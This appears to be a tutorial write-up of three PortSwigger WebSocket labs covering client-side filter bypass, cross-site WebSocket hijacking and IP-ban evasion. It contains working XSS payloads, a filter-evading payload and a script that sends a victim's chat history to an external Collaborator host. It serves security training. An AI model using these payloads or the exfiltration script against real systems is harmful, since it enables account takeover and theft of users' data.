⚔️ Exploiting WebSockets: From Theory to Practice
In Part 1, we explored the unique persistent architecture of WebSockets and the “blind spots” it creates for traditional security tools.
Now, we move to exploitation. This guide breaks down three distinct scenarios from the PortSwigger Web Security Academy, demonstrating how to bypass client-side filters, hijack sessions via Cross-Site WebSocket Hijacking (CSWSH), and spoof IP addresses to evade blacklists.
🧪 LAB 1: Manipulating WebSocket Messages to Exploit Vulnerabilities
🧐 How the Vulnerability Exists
This lab demonstrates a classic Client-Side Filtering failure.
- The Flaw: The application sanitizes user input (e.g., encoding
<to<) using JavaScript running in the browser before sending it to the WebSocket server. - The Trust: The server receives the message and assumes it is safe because the client “promised” to clean it. It then reflects this message to other users (like a support agent) without further encoding.
- The Bypass: By intercepting the traffic after the browser has sent it but before it reaches the server, we can replace the sanitized data with malicious HTML.
⚠️ Preconditions
Input validation is performed on the client-side. The attacker has a tool (Burp Suite) to intercept WebSocket frames.
🚨 Exploitation Steps
-
Reconnaissance (Identify the Filter): Open the “Live chat” and send a test message containing special characters:
<test>. Go to Proxy > WebSockets history in Burp Suite. Observe the outgoing message. If you see<test>, the browser is doing the work. This confirms the vulnerability. - Interception & Modification:
Turn Intercept On in Burp.
Type a benign message (e.g., “test”) in the chat and hit Send.
The request will pause in Burp. Locate the WebSocket frame.
Replace the content with an XSS payload:
<img src=1 onerror='alert(1)'>Forward the modified frame.

- Verification: The server receives the raw HTML because you bypassed the browser’s filter. The payload reflects in your chat window (and the victim’s), executing the JavaScript alert.
IMPACT: Stored XSS leading to session hijacking of support staff.
🧪 LAB 2: Cross-Site WebSocket Hijacking (CSWSH)
🧐 How the Vulnerability Exists
This is a CSRF vulnerability that targets the WebSocket handshake to establish a persistent, two-way connection.
- Implicit Authentication: The WebSocket handshake (
GET /chat) relies solely on session cookies for authentication. - Missing Origin Check: The server fails to validate the
Originheader. It accepts connections from any domain (e.g.,attacker-site.com) as long as valid cookies are present. - No SOP: WebSockets do not strictly enforce the Same-Origin Policy. An attacker can force a victim’s browser to open a socket to the vulnerable server.
⚠️ Preconditions
Authentication relies on cookies (not tokens in headers).
No unpredictable CSRF tokens in the handshake URL.
Origin header is not validated.
🚨 Exploitation Steps
-
Reconnaissance: Reload the chat page. In Proxy > WebSockets history, notice the client sends a
"READY"message, and the server responds with chat history. In HTTP history, check the handshake request. Confirm there are no CSRF tokens and that authentication is cookie-based. -
Crafting the Exploit: You need a script hosted on your exploit server that: 1. Connects to the target WebSocket (
wss://...). 2. Sends the “READY” trigger. 3. Exfiltrates the response to your Collaborator. Use the following payload:<script> var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat'); ws.onopen = function() { ws.send("READY"); }; ws.onmessage = function(event) { fetch('[https://YOUR-COLLABORATOR-ID.oastify.com](https://YOUR-COLLABORATOR-ID.oastify.com)', { method: 'POST', mode: 'no-cors', body: event.data }); }; </script>Why this works: When the victim visits this script, their browser initiates the connection using their cookies. The server accepts it, sends the history to the “attacker’s” socket instance running in the victim’s browser, which then forwards it to the attacker.
-
Execution: Host the script on the Exploit Server and deliver it to the victim. Check your Burp Collaborator interactions. You will receive the JSON chat history containing the victim’s password.


IMPACT: Full account compromise via data exfiltration.
🧪 LAB 3: Manipulating the WebSocket Handshake to Exploit Vulnerabilities
🧐 How the Vulnerability Exists
This lab combines IP Blacklisting evasion with XSS via WebSocket message obfuscation.
- The Handshake Flaw: The server uses the HTTP handshake to apply IP-based security bans. However, it trusts the
X-Forwarded-Forheader, allowing attackers to spoof their IP. - The Logic Gap: While the handshake has strict filters, the internal WebSocket message parser is more lenient (or inconsistent), allowing obfuscated payloads that the WAF would block.
⚠️ Preconditions
The server trusts X-Forwarded-For.
The WAF/Filter logic is case-sensitive or rigid.
🚨 Exploitation Steps
-
Trigger the Ban: Send a standard XSS payload:
<img src=1 onerror='alert(1)'>. Observe: The connection drops immediately. Attempting to reconnect fails because your IP is now blacklisted. -
Bypass the Ban (IP Spoofing): In Repeater, go to the Handshake tab (the HTTP Upgrade request). Add the header:
X-Forwarded-For: 1.1.1.1. Click Connect. Result: The server accepts the connection, believing you are a new user.
- Bypass the Filter (Obfuscation):
Now that you are reconnected, send a payload designed to evade the signature that banned you.
Use mixed case and backticks instead of quotes:

<img src=1 oNeRrOr=alert`1`>Send the message.
-
Result: The connection remains open (filter evaded). The XSS payload executes in the browser.
IMPACT: Persistent access despite security controls; execution of malicious scripts.
⚡ Fast Triage Cheat Sheet
| Attack Vector | 🚩 Immediate Signal | 🔧 The Critical Move |
|---|---|---|
| Client-Side Filtering | Browser sends encoded entities (<). |
Intercept & replace with raw HTML (<). |
| CSWSH | Handshake uses cookies, no CSRF token. | Host script to open socket & exfiltrate onmessage data. |
| IP Ban Evasion | Connection drops & reconnects fail. | Add X-Forwarded-For to Handshake request. |
| WAF Evasion | Payload causes disconnect. | Use obfuscation (oNeRrOr, backticks) or encoding. |